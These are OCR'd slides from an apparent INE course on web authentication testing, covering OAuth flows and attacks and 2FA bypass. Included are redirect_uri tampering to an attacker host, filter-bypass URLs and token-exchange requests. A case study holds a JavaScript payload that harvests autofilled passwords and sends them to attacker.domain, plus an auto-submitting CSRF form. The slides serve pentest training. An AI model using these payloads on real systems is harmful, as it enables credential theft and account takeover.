Lab Demo: The None Algorithm Vulnerability

https://t.me/learningnets

https://t.me/learningnets

Lab Demo: Exposed Claims

https://t.me/learningnets

https://t.me/learningnets

Introduction to OAuth

- OAuth2 is the main web standard for authorization between services.
- It is used to authorize 3rd party apps to access services or data from a provider with which you have an account.

https://t.me/learningnets

Introduction to OAuth

OAuth Components

- **Resource Owner:** the entity that can grant access to a protected resource. Typically this is the end-user.
- **Client:** an application requesting access to a protected resource on behalf of the Resource Owner. This is also called a Relying Party.
- **Resource Server:** the server hosting the protected resources. This is the API you want to access, in our case gallery.
- **Authorization Server:** the server that authenticates the Resource Owner, and issues access tokens after getting proper authorization. This is also called an identity provider (IdP).
- **User Agent:** the agent used by the Resource Owner to interact with the Client, for example a browser or a mobile application.

INE
https://t.me/learningnets

OAuth Scopes

- OAuth Scopes (actions or privilege requested from the service – visible through the scope parameter)
  - Read
  - Write
  - Access Contacts

https://t.me/learningnets

INE

OAuth Flow

- In OAuth 2.0, the interactions between the user and her browser, the Authorization Server, and the Resource Server can be performed in four different flows.
    - The **authorization code grant:** the Client redirects the user (Resource Owner) to an Authorization Server to ask the user whether the Client can access her Resources. After the user confirms, the Client obtains an Authorization Code that the Client can exchange for an Access Token. This Access Token enables the Client to access the Resources of the Resource Owner.
    - The **implicit grant** is a simplification of the authorization code grant. The Client obtains the Access Token directly rather than being issued an Authorization Code.
    - The **resource owner password credentials grant** enables the Client to obtain an Access Token by using the username and password of the Resource Owner.
    - The **client credentials grant** enables the Client to obtain an Access Token by using its own credentials.

https://t.me/learningnets

OAuth Flow

- *Clients* can obtain *Access Tokens* via four different flows.
- *Clients* use these access tokens to access an API

https://t.me/learningnets

INE

OAuth Flow

+ The access token is almost always a bearer token.
+ Some applications use JWT as access tokens.

https://t.me/learningnets

INE

https://t.me/learningnets


Common OAuth Attacks

Let's now go through the most common OAuth attacks.

- We have a web site that enables users to manage pictures, named gallery (similar to flickr).
- We have a third-party website that allows users to print the pictures hosted at the gallery site, named photoprint.

OAuth takes care of giving third-party applications permission to access the pictures.

We will focus on the most common attacks, for more please refer to https://tools.ietf.org/html/rfc6819



https://t.me/learningnets

INE

Common OAuth Attacks

Unvalidated RedirectURI Parameter

If the authorization server does not validate that the redirect URI belongs to the client, it is susceptible to two types of attacks.

- Open Redirect
- Account hijacking by stealing authorization codes. If an attacker redirects to a site under their control, the authorization code - which is part of the URI - is given to them. They may be able to exchange it for an access token and thus get access to the user's resources.

Capture the URL the OAuth client uses to communicate with the authorization endpoint.

http://gallery:3005/OAuth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&scope=view_gallery&client_id=photoprint

Change the value of the redirect_uri parameter.

http://gallery:3005/OAuth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fattacker%3A1337%2Fcallback&scope=view_gallery&client_id=photoprint

- If the redirect URI accepts external URLs, such as accounts.google.com, then use a redirector in that external URL to redirect to any website **https://accounts.google.com/signout/chrome/landing?continue=https://appengine.google.com/_ah/logout?continue%3Dhttp://attacker:1337**
- Use any of the regular bypasses
  - http://example.com%2f%2f.victim.com
  - http://example.com%5c%5c.victim.com
  - http://example.com%3F.victim.com
  - http://example.com%23.victim.com
  - http://victim.com:80%40example.com
  - http://victim.com%2eexample.com

https://t.me/learningnets

Common OAuth Attacks


Weak Authorization Codes

If the authorization codes are weak, an attacker may be able to guess them at the token endpoint.

This is especially true if the client secret is compromised, not used, or not validated.

Intercept the request that the OAuth 2.0 client sends to the OAuth 2.0 Authorization Endpoint.

Send the request to Burp's Sequencer. Select "live capture' and then click "Analyze now". The results will inform you whether you are dealing with weak auth codes or not.



https://t.me/learningnets


Common OAuth Attacks

Everlasting Authorization Codes

Expiring unused authorization codes limits the window in which an attacker can use captured or guessed authorization codes, but that's not always the case.

Intercept the request that the OAuth 2.0 client sends to the OAuth 2.0 Authorization Endpoint.

Send the request to Burp's "Session Timeout Test" plugin. Configure the plugin by selecting a matching string that indicates the authorization code is invalid (typically 'Unauthorized') and a minimum timeout of 31 minutes.



https://t.me/learningnets

Common OAuth Attacks

Authorization Codes Not Bound to Client

An attacker can exchange captured or guessed authorization codes for access tokens by using the credentials for another, potentially malicious, client.

Obtain an authorization code (guessed or captured) for an OAuth 2.0 client and exchange with another client.

```
POST /OAuth/token HTTP/1.1
host: gallery:3005
Content-Length: 133
Connection: close

code=9&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&gr
ant_type=authorization_code&client_id=maliciousclient&client_sec
ret=secret
```

https://t.me/learningnets

INE

Common OAuth Attacks

Weak Handle-Based Access and Refresh Tokens

If the tokens are weak, an attacker may be able to guess them at the resource server or the token endpoint.

Analyze the entropy of multiple captured tokens. Note that it is hard to capture tokens for clients that are classic web applications as these tokens are communicated via a back-channel1. Identity the location of the token endpoint. Most OAuth servers with openID/Connect support publish the locations of their endpoints at **https://[base-server-url]/.well-known/openid-configuration** or at **https://[base-server-url]/.well-known/OAuth-authorization-server**. If such endpoint is not available, the token endpoint is usually hosted at token.

1. Make requests to the token endpoint with valid authorization codes or refresh tokens and capture the resulting access tokens. Note that the client ID and secret are typically required. They may be in the body or as a Basic Authorization header.

```
POST /token HTTP/1.1
host: gallery:3005
Content-Length: 133
Connection: close

code=9&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&
grant_type=authorization_code&client_id=maliciousclient&client_secret=secret
```

https://t.me/learningnets

Continued on next slide

Common OAuth Attacks

Weak Handle-Based Access and Refresh Tokens

If the tokens are weak, an attacker may be able to guess them at the resource server or the token endpoint.

Analyze the entropy of multiple captured tokens. Note that it is hard to capture tokens for clients that are classic web applications as these tokens are communicated via a back-channel1. Identity the location of the token endpoint. Most OAuth servers with openID/Connect support publish the locations of their endpoints at **https://[base-server-url]/.well-known/openid-configuration** or at **https://[base-server-url]/.well-known/OAuth-authorization-server**. If such endpoint is not available, the token endpoint is usually hosted at token.

2. Analyze the entropy of these tokens using the same approach as described in weak authorization codes. Alternatively, brute-force the tokens at the resource server if you have a compromised client secret or if the client secret is not necessary. The attacker above followed this approach.

https://t.me/learningnets

INE

Common OAuth Attacks

Insecure Storage of Handle-Based Access and Refresh Tokens

If the handle-based tokens are stored as plain text, an attacker may be able to obtain them from the database at the resource server or the token endpoint.

To validate this as a tester, obtain the contents of the database via a NoSQL/SQL injection attack, and validate whether the tokens have been stored unhashed.

Note that it is better to validate this using a code review.

https://t.me/learningnets

INE

Common OAuth Attacks

Refresh Token not Bound to Client

If the binding between a refresh token and the client is not validated, a malicious client may be able to exchange captured or guessed refresh tokens for access tokens. This is especially problematic if the application allows automatic registration of clients.

Exchange a refresh token that was previously issued for one client with another client.

Note, this requires access to multiple clients and their client secrets.

https://t.me/learningnets

INE

OAuth Attack Scenario 2

https://t.me/learningnets

OAuth Attack Scenario 2

In this attack scenario, we will show you how an OAuth-based XSS vulnerability was chained with an insecure X-Frame-Options header and an enabled Autocomplete functionality to provide the attacker with User/Admin credentials. This attack was discovered when pentesting the first iterations of the Open Bank Project (OBP).

The rest of the application sanitized user input extremely well. The OAuth implementation was the only weak spot!

https://t.me/learningnets

INE

OAuth Attack Scenario 2

Step 0: During our testing activities, we identified that the redirectUrl parameter is vulnerable to reflected cross-site scripting (XSS) attacks due to inadequate sanitization of user supplied data.


- Vulnerable parameter: 'redirectUrl'
- Page resource: 'http://openbankdev:8080/OAuth/thanks'
- Attack vector: http://openbankdev:8080/OAuth/thanks?redirectUrl=[JS attack vector]

https://t.me/learningnets

INE

OAuth Attack Scenario 2

Step 1: The following image displays that we were able to load a malicious JavaScript into the vulnerable OBP web page from an external location. The payload depicted is jQuery specific.



https://t.me/learningnets

OAuth Attack Scenario 2

Step 2: Utilizing the injected JavaScript we created an invisible iframe that contained OBP's login page. That was possible due to the fact that the X-Frame-Options header of OBP's login page was set to the SAMEORIGIN value.

```
var iframe = document.createElement('iframe');
iframe.style.display = "none";
iframe.src = "http://openbankdev:8080/user_mgt/login";
document.body.appendChild(iframe);
```

https://t.me/learningnets

INE

OAuth Attack Scenario 2

Step 3: We finally injected the following JavaScript code to access the iframe's forms that contained user credentials due to the fact that Autocomplete functionality was not explicitly disabled.

```
javascript: var p=r(); function r(){var g=0;var x=false;var
x=z(document.forms);g=g+1;var w=window.frames;for(var
k=0;k<w.length;k++) {var x = ((x) ||
(z(w[k].document.forms)));g=g+1;}if (!x) alert('Password not found in
' + g + ' forms');}function z(f){var b=false;for(var
i=0;i<f.length;i++) {var e=f[i].elements;for(var j=0;j<e.length;j++)
{if (h(e[j])) {b=true}}}return b;}function h(ej){var s='';if
(ej.type=='password'){s=ej.value;if
(s!=''){location.href='http://attacker.domain/index.php?pass='+s;}els
e{alert('Password is blank')}return true;}}
```

INE

https://t.me/learningnets

OAuth Attack Scenario 2

Step 4: A previously set up netcat listener received the target user’s password.

```
GET /index.php?pass=[redacted] HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

https://t.me/learningnets

OAuth Attack Scenario 2

Bonus step: We also chained the aforementioned OAuth-based XSS vulnerability with the insufficiently secure X-Frame-Options header of the "Get API Key" page (which was set to SAMEORIGIN) and a CSRF vulnerability on the API creation functionality.

```
var iframe = document.createElement('iframe');
iframe.style.display = "none";
iframe.src = "http://attackercontrolled.com/malicious.html";
document.body.appendChild(iframe);
```

```
<html>
  <body>
    <form action="http://openbankdev:8080/consumer-registration" method="POST">
      <input type="hidden" name="app&#45;type" value="Web" />
      <input type="hidden" name="app&#45;name" value="Unwanted&#32;App" />
      <input type="hidden" name="app&#45;developer"
value="dim&#95;test&#64;hotmail&#46;com" />
      <input type="hidden" name="app&#45;description"
value="Unwanted&#32;App&#32;creation&#46;" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

https://t.me/learningnets

Bypassing 2FA

https://t.me/learningnets

Two-Factor Authentication (2FA)

- Two-Factor Authentication (2FA) is a security measure that requires users to verify their identity using two distinct factors before granting access to a system. These factors are typically:
    - Something you know (e.g., password or PIN)
    - Something you have (e.g., a smartphone or hardware token).

By requiring a second layer of verification, 2FA reduces the risk of unauthorized access and protects user accounts even if passwords are compromised.

https://t.me/learningnets

Types of 2FA

SMS-based 2FA

A one-time passcode (OTP) is sent via SMS to the user's registered mobile number.

- Pros: Easy to use and widely adopted.
- Cons: Vulnerable to SIM swapping, interception, and phishing attacks.

Email-based 2FA

An OTP or verification link is sent to the user's email address.

- Pros: No additional device required, convenient.
- Cons: Risky if email accounts are compromised.

https://t.me/learningnets

INE

Types of 2FA

TOTP (Time-Based One-Time Password)

A unique code generated based on time synchronization using apps like Google Authenticator or hardware tokens.

- Pros: More secure than SMS or email-based methods.
- Cons: Requires setup and a secondary device or token.

Authenticator Apps

Apps like Microsoft Authenticator or Authy generate TOTP codes directly on the user's device.

- Pros: No reliance on external communication channels, reducing risks.
- Cons: Inconvenient if the device is lost or damaged.

https://t.me/learningnets

2FA Bypass Techniques

Social Engineering

- Phishing: Attackers create fake login pages to trick users into entering both their password and OTP.
- Vishing (Voice Phishing): Attackers impersonate support agents to obtain OTPs over the phone.
- SMiShing (SMS Phishing): Attackers send fraudulent messages to obtain OTPs or redirect users to fake websites.

Flaws in 2FA Implementation

- Weak Backup Mechanisms: Attackers exploit recovery processes like using security questions or backup codes.
- Session Fixation: Attackers force a session ID before 2FA authentication to hijack a user's session after login.
- Poor Token Validation: Insecure handling of tokens can allow replay or manipulation attacks.

https://t.me/learningnets

2FA Bypass Techniques

Token Interception

- Man-in-the-Middle (MITM) Attacks: Attackers intercept 2FA tokens transmitted via unencrypted channels.
- SIM Swapping: Attackers convince a telecom provider to transfer the victim's phone number to a new SIM card, enabling them to receive OTPs.
- SSL Stripping: Attackers downgrade HTTPS connections to HTTP to intercept OTPs sent over insecure channels.

https://t.me/learningnets

INE

2FA Testing Process/Methodology

Information Gathering

- Identify 2FA Mechanism: Determine the type of 2FA used (SMS, email, TOTP, authenticator app, hardware token).
- Understand the Application Workflow: Analyze the login flow, registration process, 2FA enrollment, and recovery mechanisms.
- Review the 2FA Configuration: Check the security features (e.g., token length, expiration time, rate limiting).

Testing the Authentication Flow

- Verify OTP Strength:
  - Test for predictable or short OTPs.
  - Ensure OTPs expire after use or after a reasonable time.
- Token Replay:
  - Attempt to reuse a previously intercepted or valid OTP.
  - Observe if the application accepts it or rejects it.
- Network Security:
  - Inspect whether OTPs are transmitted over encrypted channels (e.g., HTTPS).

INE

https://t.me/learningnets

2FA Testing Process/Methodology

Rate Limiting and Lockout Mechanisms

- Brute Force OTPs:
  - Use tools like Burp Suite Intruder to attempt brute-forcing OTPs.
  - Verify if the application implements rate limiting or lockout mechanisms.
- Enumerate Valid OTPs: Look for response differences (e.g., error messages or HTTP status codes) that reveal valid or invalid OTPs.

Advanced 2FA Bypass Techniques

- OAuth/OpenID Issues: Test for flaws in external authentication mechanisms that allow bypassing 2FA.
- Replay Attacks: Replay captured OTPs in different parts of the application (e.g., login, payment).
- Server-Side Validation: Inspect whether token validation happens server-side or if it's handled on the client (which can be manipulated).

https://t.me/learningnets

INE

Bypassing 2FA

https://t.me/learningnets

OTP Security

- OTP (One-Time Password) security is a two-factor authentication (2FA) method used to enhance the security of user accounts and systems.
- OTPs are temporary, single-use codes that are typically generated and sent to the user's registered device (such as a mobile phone) to verify their identity during login or transaction processes.
- The primary advantage of OTPs is that they are time-sensitive and expire quickly, making them difficult for attackers to reuse.

https://t.me/learningnets

INE

OTP Security Methods

- Time-Based OTPs (TOTP): TOTP is a widely used OTP method that generates codes based on a shared secret key and the current time. These codes are typically valid for a short duration, often 30 seconds.

- SMS-Based OTPs: OTPs can be sent to users via SMS messages. When users log in, they receive an OTP on their mobile phone, which they must enter to verify their identity.

- Rate Limiting and Lockout: Implement rate limiting and account lockout mechanisms to prevent brute force attacks on OTPs. Lockout accounts after a certain number of failed OTP attempts.

https://t.me/learningnets

INE

OTP Rate Limiting

- OTP rate limiting is a security mechanism used to prevent brute force attacks or abuse of one-time password (OTP) systems, such as those used in two-factor authentication (2FA).

- Rate limiting restricts the number of OTP verification attempts that can be made within a specified time period.

- By enforcing rate limits, organizations can reduce the risk of attackers guessing or trying out multiple OTPs in quick succession.

https://t.me/learningnets

https://t.me/learningnets

Course Summary

https://t.me/learningnets

Key Concepts - Recap

- Modern authentication & session management mechanisms in web applications
- Techniques for assessing and testing authentication mechanisms
- Techniques for assessing and testing session management and identifying vulnerabilities
- Advanced topics: JWT, OAuth, and 2FA attacks

https://t.me/learningnets

INE

Learning Outcomes Recap

- Understand Authentication and Session Management: Explain core concepts of authentication, session management, and their role in web application security.
- Authentication Testing: Identify common authentication flaws/vulnerabilities and apply the appropriate techniques to test for these vulnerabilities.
- Session Management Testing: Identify and exploit session management flaws, including session fixation, hijacking, CSRF, and cookie security vulnerabilities.
- Test Token-Based Authentication: Understand and test token-based authentication mechanisms like JWT and OAuth for vulnerabilities, including improper signing, token leakage, and misconfigurations.
- Test Two-Factor Authentication (2FA) Bypass: Identify potential bypass techniques for 2FA systems, including OTP interception and replay attacks.

https://t.me/learningnets

Real-World Applications

- Comprehensive Skillset: This course covers essential topics like authentication testing, session management, JWT, OAuth, and 2FA, providing a complete toolkit for modern web app pentesting.
- Staying Current: Addresses contemporary security challenges such as JWT vulnerabilities, OAuth flaws, and bypassing multi-factor authentication.
- Bug Bounty Insights: Prepares pentesters and bug bounty hunters to find high-impact vulnerabilities commonly rewarded in bug bounty programs.

https://t.me/learningnets

Next Steps

- Apply the concepts learned by engaging in Capture the Flag (CTF) challenges, bug bounty programs, or simulated environments INE Sonar.
- Explore the latest OWASP guides, especially those focused on authentication and session management, to stay up-to-date on best practices and new vulnerabilities.
- Dive deeper into token-based authentication mechanisms such as OAuth and JWT by reviewing their specifications and real-world implementations.
- Start applying your skills to bug bounty programs such as HackerOne, Bugcrowd, read reports and practice creating detailed reports, documenting your findings, and proposing actionable remediation steps for authentication and session management flaws.

INE

https://t.me/learningnets

https://t.me/learningnets

EXPERTS AT MAKING YOU AN EXPERT

https://t.me/learningnets